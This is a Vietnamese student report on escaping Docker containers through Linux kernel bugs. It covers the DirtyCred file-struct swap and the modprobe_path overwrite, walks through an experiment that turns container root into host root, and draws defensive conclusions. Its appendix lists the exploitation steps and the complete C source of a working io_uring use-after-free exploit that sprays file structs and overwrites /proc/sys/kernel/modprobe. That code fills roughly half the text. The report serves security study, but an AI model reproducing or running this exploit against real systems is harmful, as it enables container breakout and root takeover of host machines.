
Các thành phân chính của file struct:



*Hình 3.14 File struct*

* f\_op là con trỏ đến bảng hàm để cho biết hàm nào sẽ được gọi khi một hành động được thực thi trong file.
* f\_count lưu giữ số lượng con trỏ đến file.
* f\_mode giữ quyền truy cập đến fiile như là đọc, ghi.


Để hiểu chính xác cách File based Dirty cred hoạt động. Giả sử khi mở tệp A với quyền truy cập O\_RDWR và ghi vào nó. Điều này sẽ gọi đến hàm vfs\_write():



*Hình 3.15 vfs\_write()*


Sau bước kiểm tra quyền truy cập nhưng trước khi việc ghi vào file bắt đầu, giả phóng tệp A và đẩy tệp B với quyền O\_RDONLY vào. Quyền truy cập file không bị kiểm tra lại nên sẽ thành công ghi vào tệp B, mặc dù việc này là không được phép.

Việc ghi được xử lí bởi hàm ext4\_buffered\_write\_iter():



*Hình 3.16* ext4\_buffered\_write\_iter()

Để tránh các vấn đề phát sinh khi nhiều tác vụ ghi đồng thời vào cùng một tệp, hoạt động ghi được bao quanh bởi khóa mutex. Nói cách khác, chỉ có một tiến trình có thể ghi vào tệp tại bất kỳ thời điểm nào. Điều này cho phép khai thác với ý tưởng được hiển thị trong sơ đồ dưới đây:




*Hình 3.17 thread locked*

Khi luồng A thực hiện việc ghi chậm vào tệp A, nó sẽ nắm giữ khóa inode tương ứng. Điều này ngăn luồng B tiếp cận khu vực quan trọng giữa [A] và [B]. Có thể tận dụng khoảng thời gian chờ đợi này để thay đổi cấu trúc tệp (file struct) của tệp A bằng cấu trúc của tệp B. Khi luồng A giải phóng khóa inode, luồng B nắm giữ nó và tiến hành thực hiện việc ghi vào tệp B.

* Modprobe\_path (File B)

Đường dẫn đến modprobe, mặc định là /sbin/modprobe, được lưu trữ trong modprobe\_path trong kernel.

Chương trình mà đường dẫn của nó được lưu trữ trong modprobe\_path, sẽ được thực thi khi thực hiện một tệp có loại tệp không xác định. Cụ thể hơn, nếu gọi hàm execve() trên một tệp có chữ ký tệp (còn được gọi là magic header) không được hệ thống nhận biết, nó sẽ thực hiện các lời gọi hàm sau:




*Hình 3.18 syscall*

Như ảnh trên, sau cùng sẽ gọi đến hàm modprobe. Nói ngắn gọn hơn, bất cứ tệp vào mà đường dẫn của nó được lưu ở trong modprobe\_path sẽ được thực thi khi thực thi một tệp không xác định (tệp mà hệ thống không phân loại được).


Thực nghiệm dưới đây sẽ lợi dụng khả năng ghi tuỳ ý để ghi đè đường dẫn modprobe với đường dẫn của file A với nội dùng file bị kiểm soát. Sau đó thực thi một file B mà file signature không được nhận biết bởi hệ thống. Kết quả là file A sẽ được thực thi dẫn đến thực thi mã tùy ý với quyền root.

### ***3.2.3 Thực nghiệm***

**


*Hình 3.19 Bên trong container*

Có thể thấy mặc dù là root, điều này không tạo ra bất kỳ kết quả có ý nghĩa nào vì kẻ tấn công đang ở bên trong một container. Kiểm tra kernel phát hiện có lỗi use-after-free trong hàm io\_uring() như hình dưới đây:




*Hình 3.20 Io\_msg\_ring()*

Tiến hành sử dụng kĩ thuật Dirty cred để ghi vào tệp read-only trong hệ thống.



*Hình 3.21 Đường dẫn modprobe*

Có thể thấy đường dẫn mặc định của modprobe là /sbin/modprbe và không thể ghi vào bất cứ thứ gì trong /proc/sys/\* nếu không phải root. Nhưng đây không phải là vấn đề lớn, vì có thể tận dụng DirtyCred để ghi tuỳ ý vào tệp read-only.

**


*Hình 3.22 Compile và Encode*

Ở máy tấn công, tiến hành compile tệp exploit và encode sang tệp exploitb64 để dễ dàng chuyển sang máy nạn nhân.

**

*Hình 3.23 Decode exploitb64*

Ghi tệp exploit với ‘exploitb64’ là nội dung của tệp exploitb64 được encode bên trên và decode.

**


*Hình 3.24 Exploit*

Thực hiện cấp quyền và thực thi tệp exploit thu được kết quả như trên.

**

*Hình 3.25 Đường dẫn modprobe(2)*

Đường dẫn của modprobe đã được ghi đè thành tệp ‘a’ mà kẻ tấn công kiểm soát.

**


*Hình 3.26 a.sh*

Ghi nội dung muốn thực thi ở máy chủ như ảnh trên vào tệp a.sh và cấp quyền thực thi cho tệp.

**

*Hình 3.27 Thực thi tệp ‘b’*

Thực thi một tệp mà file signature (chữ ký tập tin) không được biết bởi hệ thống, việc này sẽ gọi hàm call\_modprobe() để thực thi tệp trong đường dẫn của modprobe.*Community Verified icon*

**

*Hình 3.28 Kết quả*

Từ hình ảnh trên, có thể thấy kẻ tấn công đã thành công trong việc ghi tệp ‘c’ với quyền root và nội dung tệp ‘c’ do kẻ tấn công kiểm soát.

⇒ Thành công leo thang từ root bên trong container đến root của hệ thống.

## 3.3 Tổng kết chương 3

Hai thực nghiệm vừa qua đã thực hiện những khai thác về việc vượt qua rào cản của container trên hệ thống Linux. Mỗi phương pháp đều đem lại một cái nhìn về cách mà sự lỏng lẻo trong cấu hình có thể trở thành mối đe dọa lớn đối với an ninh thông tin.

Trong kịch bản cấu hình lỗi, việc tận dụng các lỗ hổng bảo mật hoặc sai sót trong cài đặt hệ thống đã cho phép một cửa sổ mở ra từ container. Điều này làm nhấn mạnh về tầm quan trọng của việc duy trì một môi trường cấu hình an toàn và sự đánh giá thường xuyên về các vấn đề bảo mật.

Mặt khác, kịch bản thứ hai cho thấy người tấn công có thể khai thác kernel để có thể truy cập các tệp quan trọng và gây ra hậu quả nghiêm trọng cho toàn bộ hệ thống

Cả hai thực nghiệm đều nhấn mạnh về tầm quan trọng của an ninh thông tin. Việc phát hiện và vá lỗi cấu hình, cùng việc triển khai biện pháp bảo mật, là cần thiết để ngăn chặn các cuộc tấn công tương tự trong tương lai.

# KẾT LUẬN

Trong thời gian tìm hiểu và nghiên cứu đề tài về tấn công leo thang đặc quyền trong Docker container đã xác định được tầm quan trọng của việc hiểu rõ và ngăn chặn những phương pháp tấn công này để bảo vệ tính an toàn và bảo mật của môi trường container. Kết quả đã đưa ra một cái nhìn rõ ràng về những lỗ hổng và khả năng tấn công mà nhà phát triển và quản trị hệ thống cần phải quan tâm.

Quá trình nghiên cứu đã tiến hành những khám phá sâu rộng về những thách thức an ninh mà môi trường container đang đối mặt, tiếp cận một loạt các phương pháp và kỹ thuật mà tin tặc có thể sử dụng để vượt qua các biện pháp bảo mật của môi trường container. Kết quả cho thấy rằng, mặc dù Docker cung cấp nền tảng an toàn, nhưng vẫn tồn tại các lỗ hổng có thể bị tận dụng để leo thang đặc quyền.

Đề tài đã đi sâu vào cấu trúc an ninh và phân tích các biện pháp bảo mật mặc định của Docker, từ cơ chế namespace, cgroups đến sử dụng AppArmor và SELinux. Qua đó, nhận ra sự quan trọng của việc không chỉ tập trung vào cơ chế mặc định, mà còn phải xem xét và tối ưu hóa các cấu hình và biện pháp bảo mật bổ sung. Đồng thời, đã triển khai các thực nghiệm tấn công leo thang đặc quyền trong môi trường kiểm soát và khai thác về việc vượt qua rào cản của container trên hệ thống Linux để hiểu rõ hơn về cách các hệ thống Docker có thể bị đe dọa.

Để giảm thiểu các thiệt hại và bảo vệ hệ thống khỏi những mối đe dọa này, việc thực hiện các biện pháp phòng ngừa là thiết yếu. Do đó, xem xét và áp dụng các biện pháp phòng ngừa đã đề xuất trong phần phân tích. Sự hiểu biết về các rủi ro và biện pháp bảo mật có thể đóng vai trò quan trọng trong việc bảo vệ môi trường Docker và dữ liệu quan trọng.

Dù vậy, với thời gian, điều kiện và kiến thức thực tế còn nhiều hạn chế, báo cáo đề tài chỉ dừng lại ở khả năng nghiên cứu và triển khai được những chức năng cần thiết, còn một số vấn đề liên quan chưa được giải quyết một cách triệt để trong phạm vi báo cáo. Chúng em rất mong nhận được sự đóng góp ý kiến của thầy cô để có thể khắc phục và hoàn thiện nội dung báo cáo cũng như tiếp tục nghiên cứu sâu hơn phục vụ cho quá trình làm việc về sau.

# TÀI LIỆU THAM KHẢO

1. TS. Đặng Vũ Sơn & ThS Vũ Đình Thu. Giáo trình phát hiện lỗ hổng phần mềm
2. Enrico Perla and Massimiliano Oldani. (2012). A Guide to Kernel Exploitation: Attacking the Core
3. Seth Jenkins. (2023). Exploiting null-dereferences in the Linux kernel
4. Le Wu. (2022). Devils Are in the File Descriptors: It Is Time To Catch Them All
5. Zhenpeng, Lin Yuhang và Xinyu Xing. (2022). DirtyCred: Escalating Privilege in Linux Kernel
6. Jann Horn. (2022). Racing against the clock -- hitting a tiny kernel race window
7. Understanding Docker container escapes | Trail of Bits Blog
8. Docker Breakout / Privilege Escalation | HackTricks
9. Brandon Edwards & Nick Freeman. (2022)A Compendium of Container Escapes
10. Zhenpeng Lin, Yuhang Wu, Xinyu Xing. (2022). A New Exploitation Method! No Pipe but as Nasty as Dirty Pipe
11. LukeGix. (2022). FUSE for Linux Exploitation 101
12. Midas. (2021) .Linux Kernel Exploitation Technique: Overwriting modprobepath

# 

# PHỤ LỤC

Cách tiếp cận như sau với thực nghiệm 2:

1. Mở một file ngẫu nhiên, file A, với chế độ truy cập O\_RDWR. Kernel sẽ cấp phát một cấu trúc tệp tương ứng.
2. Sử dụng lỗ hổng, liên tục giảm giá trị refcount của cấu trúc tệp của file A cho đến khi nó bị tràn số âm. Điều này giải phóng nó, mặc dù bảng mô tả tệp vẫn chứa một tham chiếu đến nó. Điều này cần thiết, vì fget() (sẽ được gọi khi gửi yêu cầu AIO sau này) sẽ làm cho kernel đình trệ nếu được gọi trên một cấu trúc tệp với refcount bằng 0. Đoạn code gây ra vấn đề nằm ở đây (kiểm tra sự mở rộng macro của get\_file\_rcu).
3. Tạo và có được một file descriptor cho một tệp tạm thời B bằng cách sử dụng memfd\_create(). Cấp phát một lượng lớn bộ nhớ cho nó bằng fallocate().
4. Chuẩn bị một yêu cầu AIO bằng cách sử dụng một bộ đệm nằm qua ranh giới trang(page boudary). Trang thứ hai nên được hỗ trợ bởi file B và chưa được nạp vào bộ nhớ.
5. (CPU 1, luồng X): Gọi fallocate() trên file B với mode FALLOC\_FL\_PUN CH\_HOLE | FALLOC\_FL\_KEEP\_SIZE.
6. (CPU 1, luồng Y): Gửi yêu cầu AIO. Điều này kích hoạt một lỗi trang cho trang được hỗ trợ bởi file B. Khi một lỗ trống đang được thực hiện, luồng Y sẽ đặt chính nó vào hàng đợi chờ đợi, tạm ngừng thực hiện cho đến khi luồng X kết thúc.
7. (CPU 0, luồng Z): Trong khi luồng Y đang tạm ngừng, liên tục gọi open() trên /proc/sys/kernel/modprobe để spray heap với các cấu trúc tệp tương ứng, ghi đè cấu trúc tệp của file A bằng cấu trúc của /proc/sys/kernel/modprobe.
8. Luồng Y tiếp tục thực hiện và việc ghi được thực hiện trên /proc/sys/kernel/modprobe.

Source code file exploit.c:

#define \_GNU\_SOURCE

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <string.h>

#include <fcntl.h>

#include <liburing.h>

#include <pthread.h>

#include <signal.h>

#include <linux/aio\_abi.h>

#include <linux/kcmp.h>

#include <sys/epoll.h>

#include <sys/mman.h>

#include <sys/socket.h>

#include <sys/syscall.h>

#include <sys/timerfd.h>

#include <err.h>

#include "kutil.h"

#define NUM\_FD 512

#define TARGET\_PATH "/tmp/target"

#define VICTIM\_PATH "/proc/sys/kernel/modprobe"

#define SCRIPT\_FILE "a.sh"

#define TRIGGER\_FILE "b"

#define MMAP\_ADDR ((void \*) 0xdead0000)

#define MIB\_PAGES (1ul << 12)

#define NSEC\_PER\_SEC 1000000000UL

#define DELAY 20000000 // ...and this

#define SYSCHK(x) ({ \

typeof(x) \_\_res = (x); \

if (\_\_res == (typeof(x))-1) \

err(1, "SYSCHK(" #x ")"); \

\_\_res; \

})

char buf[0x100];

int mfd;

size\_t shmem\_sz = (MIB\_PAGES \* 64) \* PAGE\_SIZE;

int cfd[2];

struct timespec thread\_launch\_ts;

struct io\_uring r;

unsigned long aio;

int target;

struct io\_uring\_sqe \*sqe;

char str[0x100];

struct timespec get\_mono\_time(void) {

struct timespec ts;

clock\_gettime(CLOCK\_MONOTONIC, &ts);

return ts;

}

unsigned long timespec\_to\_ns(struct timespec ts) {

return ts.tv\_sec \* NSEC\_PER\_SEC + ts.tv\_nsec;

}

void ts\_add(struct timespec \*ts, unsigned long nsecs) {

ts->tv\_nsec += nsecs;

if (ts->tv\_nsec >= NSEC\_PER\_SEC) {

ts->tv\_sec++;

ts->tv\_nsec -= NSEC\_PER\_SEC;

}

}

bool ts\_is\_in\_future(struct timespec ts) {

struct timespec cur = get\_mono\_time();

if (ts.tv\_sec > cur.tv\_sec) {

return true;

}

if (ts.tv\_sec < cur.tv\_sec) {

return false;

}

return ts.tv\_nsec > cur.tv\_nsec;

}

void \*thread(void \*ptr) {

force\_single\_core(0);

printf("[T] hello from thread\n");

while (ts\_is\_in\_future(thread\_launch\_ts)); // Wait for launch time

struct timespec start = get\_mono\_time();

for (int i=0; i<NUM\_FD; i++) {

open(VICTIM\_PATH, O\_RDONLY);

}

struct timespec end = get\_mono\_time();

printf("[T] done spraying, took %lu ns\n", timespec\_to\_ns(end) - timespec\_to\_ns(start));

}

void \*slow\_thread(void \*ptr) {

force\_single\_core(1);

read(cfd[0],buf,1);

fallocate(mfd, FALLOC\_FL\_PUNCH\_HOLE | FALLOC\_FL\_KEEP\_SIZE, 0, shmem\_sz);

}

int main(int argc, char \*\*argv) {

force\_single\_core(0);

debug("sed -n 's/.\*\\perdir=\\([^,]\*\\).\*/\\1\\/tmp\\/" SCRIPT\_FILE "/p' /proc/mounts", str, sizeof(str));

\*(strchr(str, '\n')+1) = '\0'; // We need the \n for strcmp later (there is no other reason)

printf("[\*] will attempt to write %s to modprobe\_path\n", str);

int triggerfd = open(TRIGGER\_FILE, O\_RDWR | O\_CREAT | O\_TRUNC, 0777);

write(triggerfd, "\xff\xff\xff\xff", 4);

close(triggerfd);

printf("[\*] prepared helper files for post-exploitation\n");

socketpair(AF\_UNIX,SOCK\_STREAM,0,cfd);

printf("[+] done with init\n\n");

io\_uring\_queue\_init(8, &r, 0);

printf("[\*] created io\_uring\n");

target = open(TARGET\_PATH, O\_RDWR | O\_CREAT | O\_TRUNC, 0644);

// Register target file as fixed file.

if (io\_uring\_register\_files(&r, &target, 1) < 0) {

perror("[-] io\_uring\_register\_files");

}

printf("[\*] registered %s (fd = %d) as fixed file\n\n", TARGET\_PATH, target);

// Setup Linux kernel AIO stuff (not POSIX AIO!!)

if (syscall(SYS\_io\_setup, 8, &aio) < 0) {

perror("[-] io\_setup");

exit(-1);

}

// Prepare request.

// We want the last byte of the buffer that's passed to the kernel to be on a new page.

void \* page = mmap(MMAP\_ADDR, PAGE\_SIZE, PROT\_READ | PROT\_WRITE, MAP\_PRIVATE | MAP\_FIXED | MAP\_ANONYMOUS, -1, 0);

struct iovec \* iov = page + PAGE\_SIZE - 0xf;

iov->iov\_base = str;

\*(int \*)(&iov->iov\_len) = strlen(str); // iov\_len is 8 bytes long. We only write 4 bytes so we don't touch the next page (which we haven't allocated yet anyways).

struct iocb cb = {0};

cb.aio\_lio\_opcode = IOCB\_CMD\_PWRITEV;

cb.aio\_fildes = target;

cb.aio\_buf = (uint64\_t) iov;

cb.aio\_nbytes = 1;

struct iocb \*cb\_arr[1];

cb\_arr[0] = &cb;

// Now we want to severely slow down the fifth page (containing the last dangling byte).

mfd = memfd\_create("x", 0);

void \* addr = mmap(MMAP\_ADDR + PAGE\_SIZE, PAGE\_SIZE, PROT\_READ | PROT\_WRITE, MAP\_SHARED | MAP\_FIXED, mfd, 0);

fallocate(mfd, 0, 0, shmem\_sz);

printf("[\*] request prepared\n");

// We will decrement the refcount of the file until it underflows. This prevents the kernel from softlocking when it calls fget() on the file later.

for (int i = 0; i < 5; i++) {

sqe = io\_uring\_get\_sqe(&r);

io\_uring\_prep\_msg\_ring(sqe, 0, 0, 0, 0);

sqe->flags |= IOSQE\_FIXED\_FILE;

}

io\_uring\_submit\_and\_wait(&r, 5);

force\_single\_core(1);

struct timespec base\_time = get\_mono\_time();

struct itimerspec its = { .it\_value = base\_time };

ts\_add(&its.it\_value, 100000 \* 1000); // timer initial value set at +100 ms

struct timespec my\_launch\_ts = its.it\_value;

ts\_add(&its.it\_value, DELAY);

thread\_launch\_ts = its.it\_value;

pthread\_t t, t2;

pthread\_create(&t, 0, thread, 0);

pthread\_create(&t2, 0, slow\_thread, 0);

while (ts\_is\_in\_future(my\_launch\_ts)); // Wait for launch time

write(cfd[1],buf,1);

struct timespec start = get\_mono\_time();

int retval = syscall(SYS\_io\_submit, aio, 1, cb\_arr);

struct timespec end = get\_mono\_time();

printf("[\*] io\_submit took %lu ns\n", timespec\_to\_ns(end) - timespec\_to\_ns(start));

//pthread\_join(t, NULL); // This would be nice, but it has a chance to crash the kernel for some reason

if (retval != 1) {

perror("[-] io\_submit");

exit(-1);

}

// We could attempt to get the completion event from aio, but this also has a chance to crash the kernel for some reason :)))))

// Let's just sleep instead

sleep(1);

char temp[0x100];

memset(temp, 0, sizeof(temp));

debug("cat " VICTIM\_PATH, temp, sizeof(temp));

if (!strcmp(temp, str)) {

printf("[+] wow!! i overwrote modprobe\n");

printf("======\n");

printf("[+] write payload shell script to be executed in host namespace to " SCRIPT\_FILE "\n");

printf("[+] then execute ./b to run\n");

usleep(100000);

}

}